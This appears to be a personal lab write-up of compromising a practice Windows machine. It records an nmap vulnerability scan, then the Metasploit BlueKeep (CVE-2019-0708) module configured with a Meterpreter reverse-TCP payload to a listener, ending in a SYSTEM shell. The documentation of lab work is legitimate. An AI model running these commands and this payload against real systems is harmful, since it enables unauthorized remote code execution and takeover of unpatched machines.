Tel-Aldruhn

Wednesday, 12 October 2022 1:15 PM

IP is 192.168.2.9


nmap scan showing port 3389 which is running a RDP service, is vulnerable to CVE-2012-0002

```
3389/tcp open  ms-wbt-server? syn-ack ttl 127
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the
targeted system.
```

Command: sudo nmap -p22,80,135,3389 --script=vuln -Pn -sV -vv -O 192.168.2.9

Reading more information on exploit-db about an exploit
It is a DOS exploit :(

Doing research on RDP remote code execution I stumble upon bluekeep



BlueKeep (CVE-2019-0708) is a security vulnerability that was discovered in Microsoft's Remote Desktop Protocol (RDP) implementation, which allows for the possibility of remote code execution.

First reported in May 2019, it is present in all unpatched Windows NT-based versions of Microsoft Windows from Windows 2000 through Windows Server 2008 R2 and Windows 7. Microsoft issued a security patch (including an out-of-band update for several versions of Windows that have reached their end-of-life, such as Windows XP) on 14 May 2019. On 13 August 2019, related BlueKeep security vulnerabilities, collectively named **DejaBlue**, were reported to affect *newer* Windows versions, including Windows 7 and all recent versions up to Windows 10 of the operating system, as well as the older Windows versions.[3] On 6 September 2019, a Metasploit exploit of the wormable BlueKeep security vulnerability was announced to have been released into the public realm.[4]

Sounds like it might work on my machine

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (90%), Microsoft Wi
dows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Windows 7 SP1 (90%), Micro
oft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008
R2 (89%), Microsoft Windows Server 2008 or 2008 Beta 3 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%)
```

O
Resource that helped with settings https://pentest-tools.com/blog/bluekeep-exploit-metasploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.2.9      yes       The target host(s), range CIDR identifier, or hosts file with syntax
                                                'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.0.120       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

I am already root no need to escalate privileges

```
meterpreter > shell
Process 2516 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```